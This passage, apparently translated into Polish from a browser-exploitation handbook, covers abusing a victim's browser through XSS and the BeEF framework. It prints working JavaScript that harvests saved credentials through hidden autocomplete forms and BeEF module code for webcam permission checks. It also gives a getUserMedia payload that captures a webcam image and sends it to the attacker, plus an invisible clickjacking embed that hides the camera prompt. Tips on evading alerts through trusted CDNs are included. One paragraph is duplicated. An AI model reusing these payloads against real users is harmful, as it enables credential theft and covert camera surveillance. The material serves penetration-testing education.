Oprogramowanie do zarządzania hasłami pomaga użytkownikom przechowywać i pobierać hasła. Menedżery haseł są zwykle zawarte w przeglądarkach jako funkcje natywne, ale są również dostępne jako oddzielne aplikacje. Często zdarza się również, że aplikacje do zarządzania hasłami są również integrowane z przeglądarkami. Niestety w wielu sytuacjach te narzędzia mogą Cię zdradzić. Wiele witryn przechodzi ewolucję zabezpieczeń, w których funkcje zabezpieczeń są włączane fragmentarycznie. Jednym z podstawowych zabezpieczeń przed nadużywaniem menedżerów haseł jest kontrola elementów formularzy, w których przesyłane są hasła. Często wiąże się to z dodaniem flagi autocomplete="off", która zapobiegnie przeglądarce z buforowaniem tego konkretnego pola formularza. Badania Bena Towesa dotyczące nadużywania menedżerów haseł za pomocą Cross-site Scripting stworzyły dobre ramy do atakowania potencjalnie buforowanych pól formularzy w przeglądarkach. Korzystając z biblioteki JavaScript, witryny, które mają wcześniej zapisane poświadczenia formularza, nawet jeśli elementy formularza mają teraz wyłączone autouzupełnianie, mogą być nadużywane przez wykorzystanie luki XSS w dowolnym miejscu witryny . Aby skorzystać z tej sytuacji, musisz najpierw znaleźć wektor XSS w miejscu źródłowym, w którym próbujesz ukraść hasła. Następnie musisz określić, jakie są nazwy pól dla pól nazwy użytkownika i hasła, które zostałyby zapisane. Po określeniu nazw pól wystarczy użyć JavaScript do utworzenia formularza i poczekać chwilę, aż przeglądarka automatycznie wypełni pola i na koniec wyśle dane z powrotem. Aby ułatwić wykonanie, Towes umieścił tę logikę w zewnętrznym pliku JavaScript, aby uwzględnić go w ataku XSS. W poniższym przykładzie kodu użyjesz biblioteki, która sprawdzi trzy odmiany pola nazwy użytkownika: użytkownik, nazwa użytkownika i un. W przypadku hasła zostaną również wybrane trzy opcje: hasło, hasło i pw:

```
function getCreds(){

var users = new Array('user','username','un');

var pass = new Array('pass','password','pw');

un = pw = "";

for( var i = 0; i < users.length; i++)

{

if (document.getElementById(users[i])) {

un += document.getElementById(users[i]).value;

}

}

for( var i = 0; i < pass.length; i++)

{

if (document.getElementById(pass[i])) {

pw += document.getElementById(pass[i]).value;

}
```

```
}
alert(un + "|" + pw);
document.getElementById('myform').style.visibility='hidden';
window.clearInterval(check);
}
document.write(" < div id='myform' > < form  > < input type='text' name='user'");
document.write(" id='user' value='' autocomplete='on' size=1 > < input ");
document.write("type='text' name='username' id='username' value='' ");
document.write("autocomplete='on' size=1> <input type='text' name='un'");
document.write(" id='un' value='' autocomplete='on' size=1 > < input type=");
document.write("'password' name='pass' id='pass' value='' autocomplete='on'");
document.write(" ><  br > < input type='password' name='password' id='password' ");
document.write("value='' autocomplete='on' >< br > <input type='password' ");
document.write("name='pw' id='pw' value='' autocomplete='on'>< br > < /form >");
document.write("< /div >");
check = window.setInterval("getCreds()",100);
```

W tym przykładzie musisz dołączyć plik JavaScript za pomocą tagu skryptu na stronie z luką XSS. Tworzy formularz wewnątrz znacznika , a zegar jest ustawiony na wywołanie getCreds. Po zakończeniu kod wyświetli komunikat ostrzegawczy z nazwą użytkownika i hasłem Następnie po wyświetleniu danych ukryje formularz. W rzeczywistym scenariuszu zamiast tego użyjesz żądania XMLHttpRequest POST, aby przesłać pola wejściowe formularza do źródła. Ten przykład działa w przeglądarkach Chrome i Firefox, ale ponieważ Internet Explorer wiąże dane uwierzytelniające ze stronami, a nie ze źródłami, nie będzie tak skuteczny. Moduł Brendana Colesa „Get Stored Credentials" w BeEF wykorzystuje podobną logikę, aby wyodrębnić kombinacje nazwy użytkownika i hasła z zahaczonego źródła w przeglądarkach Firefox. Moduł robi to, tworząc ukrytą ramkę IFrame do iteracji przez dowolne dane wejściowe formularza hasła, przesyłając cały formularz z powrotem na serwer BeEF

Sterowanie kamerą internetową i mikrofonem

Oprócz Twojej fizycznej lokalizacji Twoja przeglądarka może również ujawniać inne poufne informacje. Obecnie wiele komputerów ma wbudowany mikrofon, a niektóre mają nawet wbudowane kamery internetowe. Ponieważ ta technologia staje się tańsza, a coraz więcej producentów laptopów chce umożliwić łatwiejszą komunikację online, wszechobecność tych technologii może stać się standardem dla wszystkich nowych laptopów. BeEF jest dostarczany z dwoma eksperymentalnymi modułami, które wchodzą w interakcję z kamerą internetową celu poprzez Flash. Pierwszym z nich jest moduł „Kontrola uprawnień do kamery internetowej" (stworzony przez Bena Waugha), który w przejrzysty sposób określi, czy przeglądarka jest skonfigurowana, aby umożliwić dostęp do kamery lub mikrofonu. Drugim modułem jest moduł „Kamera internetowa", który spróbuje włączyć kamerę internetową i wykonać kilka zdjęć. Oba te moduły są dostarczane z gotowym plikiem SWF, który współdziała z DOM przeglądarki za pośrednictwem funkcji JavaScript. Aby uprościć ładowanie pliku SWF, BeEF wstępnie

ładuje również plik swfobject.js, który udostępnia funkcję swfobject .embedSWF(). W przypadku modułu „Webcam Permission Check” przed załadowaniem pliku SWF należy zdefiniować szereg globalnych funkcji JavaScript, a mianowicie:

■ brak uprawnień

■ tak Uprawnienia

■ naUprawnienia

Inną funkcją, która musi być wstępnie zdefiniowana, jest funkcja wywołania zwrotnego dla funkcji swfobject.embedSWF(); w tym przypadku jest to swfobjectCallback, w następujący sposób:

```
var swfobjectCallback = function(e) {

if(e.success){

beef.net.send("<%= @command_url %>",

<%= @command_id %>,

"result=Swfobject successfully added flash object \

to the victim page");

} else {

beef.net.send("<%= @command_url %>",

<%= @command_id %>,

"result=Swfobject was not able to add the swf file \

to the page. This could mean there was no flash \

plugin installed.");

}

}
```

Ta funkcja zwróci serwerowi BeEF informację, czy plik SWF został załadowany. Przed wywołaniem funkcji swfobject.embedSWF() należy poprawnie załadować plik swfobject.js do DOM. Funkcja getScript() jQuery może pomóc w takich wywołaniach, pobierając zdalny skrypt, a następnie, po pomyślnym pobraniu, uruchamiając inną funkcję. Optymalizuje to, czy zostanie wywołana funkcja swfobject.embedSWF(), zgodnie z następującym fragmentem kodu:

```
$j.getScript(beef.net.httpproto+'://'+beef.net.host+

':'+beef.net.port+'/swfobject.js',

function(data,txtStatus,jqxhr) {

var flashvars = {};

var parameters = {};

parameters.scale = "noscale";

parameters.wmode = "opaque";
```

```
parameters.allowFullScreen = "true";

parameters.allowScriptAccess = "always";

var attributes = {};

swfobject.embedSWF(

beef.net.httpproto+'://'+beef.net.host+

':'+beef.net.port+'/cameraCheck.swf',

"main", "1", "1", "9", "expressInstall.swf",

flashvars, parameters, attributes, swfobjectCallback

);

}

);
```

SWF jest następnie osadzony w modelu DOM i wykonywany jest plik cameraCheck.swf. Plik cameraCheck.swf sprawdza obsługę kamery internetowej, a następnie, w zależności od stanu kamery, odwołuje się do DOM w celu wykonania wcześniej zdefiniowanych funkcji globalnych. Jeśli kamera jest włączona globalnie dla określonej strony internetowej (patrz Rysunek 5-31), plik cameraCheck.swf wykona funkcję yesPermissions JavaScript.

SWF jest następnie osadzony w modelu DOM i wykonywany jest plik cameraCheck.swf. Plik cameraCheck.swf sprawdza obsługę kamery internetowej, a następnie, w zależności od stanu kamery, odwołuje się do DOM w celu wykonania wcześniej zdefiniowanych funkcji globalnych. Jeśli kamera jest włączona globalnie dla określonej strony internetowej (patrz Rysunek 5-31), plik cameraCheck.swf wykona funkcję yesPermissions JavaScript. Moduł „Kamera internetowa” BeEF wykorzystuje bardzo podobną funkcjonalność Flash do uruchamiania pliku takeit.swf. Gdy ten plik Flash zostanie uruchomiony w przeglądarce, spróbuje wykonać kilka zdjęć z kamery internetowej. Podobnie jak w przypadku wcześniejszych ograniczeń dotyczących dostępu do kamery, uruchomienie tego modułu powoduje wyświetlenie monitu o zaakceptowanie uprawnień do włączenia kamery internetowej

Aby zminimalizować prawdopodobieństwo, że Twoje pliki SWF podniosą alerty, możesz zebrać pewne informacje na temat swoich celów i spróbować określić, które witryny zwykle odwiedzają. Jeśli którakolwiek z tych witryn korzysta z sieci dostarczania treści (CDN), a witryna wymaga uprawnień do mikrofonu lub kamery, prawdopodobieństwo, że cel znajduje się na białej liście pochodzenia CDN, jest wysokie. Zamiast udostępniać złośliwy plik Flash z losowego źródła, podawaj go przez CDN lub inne podobne źródło. Nie zapominaj, że możesz również wstrzykiwać zawartość do źródła, korzystając z technik spoofingu ARP omówionych w sekcji „ARP Spoofing” w rozdziale 2. Chociaż wykorzystanie mocy Flasha jest miłe, prawdopodobnie zastanawiasz się: „A co z tym wszystkim niesamowitym Rzeczy HTML5, o których słyszałem? Czy HTML5 nie może tego wszystkiego zrobić bez Flasha?” Krótka odpowiedź brzmi: „Ale oczywiście!” Komunikacja w czasie rzeczywistym (WebRTC) jest obecnie proponowanym standardem wymagań komunikacji w czasie rzeczywistym między przeglądarkami przez W3C.33 WebRTC był obsługiwany w przeglądarce Chrome od wersji 23 i Firefox od wersji 22. Jeśli jesteś zainteresowany próbą włączenia kamerę internetową w HTML5, zapoznaj się z funkcjami navigator .getUserMedia. W chwili pisania tego tekstu niektóre z tych funkcji są eksperymentalne, więc oczekuje się, że z czasem mogą się zmienić. MediaStream API34 jest częścią WebRTC, która służy do opisywania i obsługi strumieni danych audio lub wideo w przeglądarce. Rdzeniem interfejsu API jest

sam obiekt MediaStream, który jest ciągiem URL odnoszącym się do danych przechowywanych w pliku DOM lub obiekcie blob. Zawinięcie tego razem wymaga również kilku elementów DOM, w tym elementu <video> i <canvas>. Poniższy kod demonstruje dodawanie wymaganych elementów i kojarzenie MediaStream z elementem <video>. Następnie wykonuje migawkę w elemencie <canvas>. Na koniec kod przesyła zakodowany ciąg danych URI z powrotem do Ciebie, używając:

```
// Build the video element

var video_element = document.createElement("video");

video_element.id = "vid_id";

video_element.style = "display:none;";

video_element.autoplay = "true";

// Build the canvas element

var canvas_element = document.createElement("canvas");

canvas_element.id ="can_id";

canvas_element.style = "display:none;";

canvas_element.width = "640";

canvas_element.height = "480";

// Add the elements to the document's body

document.body.appendChild(video_element);

document.body.appendChild(canvas_element);

// Returns a drawing context for the canvas element.

// We want a 2D rendering context,

// as opposed to a WebGL context (3D)

var ctx = canvas_element.getContext('2d');

// Define a null set variable for the stream

var localMediaStream = null;

// This function gets called AFTER we have the media stream setup

var captureimage = function() {

// Checks that there is a non-null stream

if (localMediaStream) {

// Draw an image into the canvas from the video element

// aligned to the top left corner (0,0)

ctx.drawImage(video_element,0,0);
```

```
// Send a data: URL back to the attacker with the encoded image
beef.net.send("<%= @command_url %>",
<%= @command_id %>,
'image='+canvas_element.toDataURL('image/png'));
} else {
// Something didn't work
beef.net.send("<%= @command_url %>",
<%= @command_id %>,
'result=something went wrong');
}
}
// Ensure we grab the correct window.URL object
window.URL = window.URL || window.webkitURL;
// Ensure we grab the correct getUserMedia function
navigator.getUserMedia = navigator.getUserMedia ||
navigator.webkitGetUserMedia ||
navigator.mozGetUserMedia ||
navigator.msGetUserMedia;
// Prompt for permission to grab the camera
// Then call the function(stream) function - if successful
navigator.getUserMedia({video:true},function(stream) {
// set the video element to the URL representation of
// the media stream
video_element.src = window.URL.createObjectURL(stream);
// Copy the stream (this is checked in the captureimage func)
localMediaStream = stream;
// Execute the captureimage function in 2 seconds
setTimeout(captureimage,2000);
}, function(err) {
// Couldn't get stream
beef.net.send("<%= @command_url %>",
```

<%= @command_id %>,

'result=getUserMedia call failed');

});

W wyniku wykonania tego kodu sformatowany obraz data: URI jest przesyłany z powrotem do Ciebie. Podobnie jak wiele innych ataków w tym rozdziale, ten atak nadal opiera się na składniku socjotechniki. W szczególności wiąże się to z nakłanianiem użytkownika do zaakceptowania ostrzeżenia przeglądarki przy próbie uzyskania dostępu do kamery internetowej. Odkryto techniki, które nakłaniają użytkowników do nieumyślnego zezwolenia określonemu pochodzeniu na używanie kamery internetowej lub mikrofonu z Flashem. Igor Homakov zademonstrował podobną technikę do koncepcji Flash ClickJacking z RSnake, omówionej w rozdziale 4, w celu robienia zdjęć z kamery internetowej bez żadnej widocznej ingerencji użytkownika.35 Atak ten działał w przeglądarce Chrome do wersji 27. Atak ładował Flasha obiekt wewnątrz innego obiektu Flash, który jest dołączony do DOM z kryciem:0, jak pokazano w poniższym kodzie:

<object style="opacity:0.0;position:absolute;

top:129px;left:100px;" width="270" height="270">

<param name="movie" value="cam.swf">

<embed src="cam.swf" width="270" height="270"></embed>

</object>

W ten sposób zewnętrzny plik cam.swf został załadowany przez znacznik obiektu. Chociaż wyświetlałoby ostrzeżenie Flash z prośbą o zezwolenie lub odmowę dostępu do kamery, nie byłoby to widoczne dzięki ustawieniom krycia. Rysunek 5-34 pokazuje, jak wyglądałby atak, dostosowując nieprzezroczystość do celów demonstracyjnych (w przeciwnym razie okno dialogowe Flash nie byłoby widoczne). Użycie tego ataku w wersjach Chrome starszych niż 28 skutkowałoby uzyskaniem dostępu do kamery lub mikrofonu użytkownika w bardziej ukryty sposób. Jedynym wymaganiem jest nakłonienie celu do kliknięcia w dowolnym miejscu na stronie, jak opisano w przypadku ataków ClickJacking w rozdziale 4. W tej sekcji podkreślono, w jaki sposób osoba atakująca może ominąć niektóre niejawne i nie tak dorozumiane mechanizmy ochrony prywatności. Oprócz umieszczania naklejek na kamerze internetowej, tego rodzaju ataki podkreślają znaczenie świadomości okien dialogowych wyświetlanych przez przeglądarkę. Niestety, wielu użytkowników Internetu jest tak przyzwyczajonych do klikania OK i Go, że w wielu przypadkach mogą cierpieć z powodu zmęczenia okna dialogowego.

Podsumowanie

Tu przedstawiono szereg różnych technik, w których zaufanie i prywatność użytkownika przeglądarki internetowej mogą być nadużywane w ramach oceny bezpieczeństwa. Chociaż wiele z tych metod opiera się na jakiejś formie oszustwa, a nawet iluzji opartej na interfejsie użytkownika, należy przypomnieć, jak często użytkownicy po prostu klikają OK w każdym wyświetlonym oknie dialogowym. Zbadałeś, ile przydatnych informacji możesz zebrać z większości przeglądarek, takich jak naciśnięcia klawiszy, ruchy myszy, a nawet interakcja ze sprzętem, takim jak kamera użytkownika. Ponieważ technologia przeglądarek wciąż się zmienia, w szczególności zmiany dokonywane w przestrzeni HTML5, te techniki ataków będą nadal ewoluować. Część zakończyła się przedstawieniem wydarzeń bezpośrednio wpływających na prywatność, takich jak interakcja z kamerą internetową komputera. Chociaż powszechny dostęp do tej technologii nie jest jeszcze dostępny, przestrzeń ta będzie się

powiększać. Doskonałym przykładem jest niedawne ogłoszenie przez Google produktu Glass. Możliwość zaczepienia pary okularów, a następnie potajemnego włączenia kamery lub mikrofonu, jest celem, któremu z pewnością trudno będzie się oprzeć wielu pracownikom ochrony.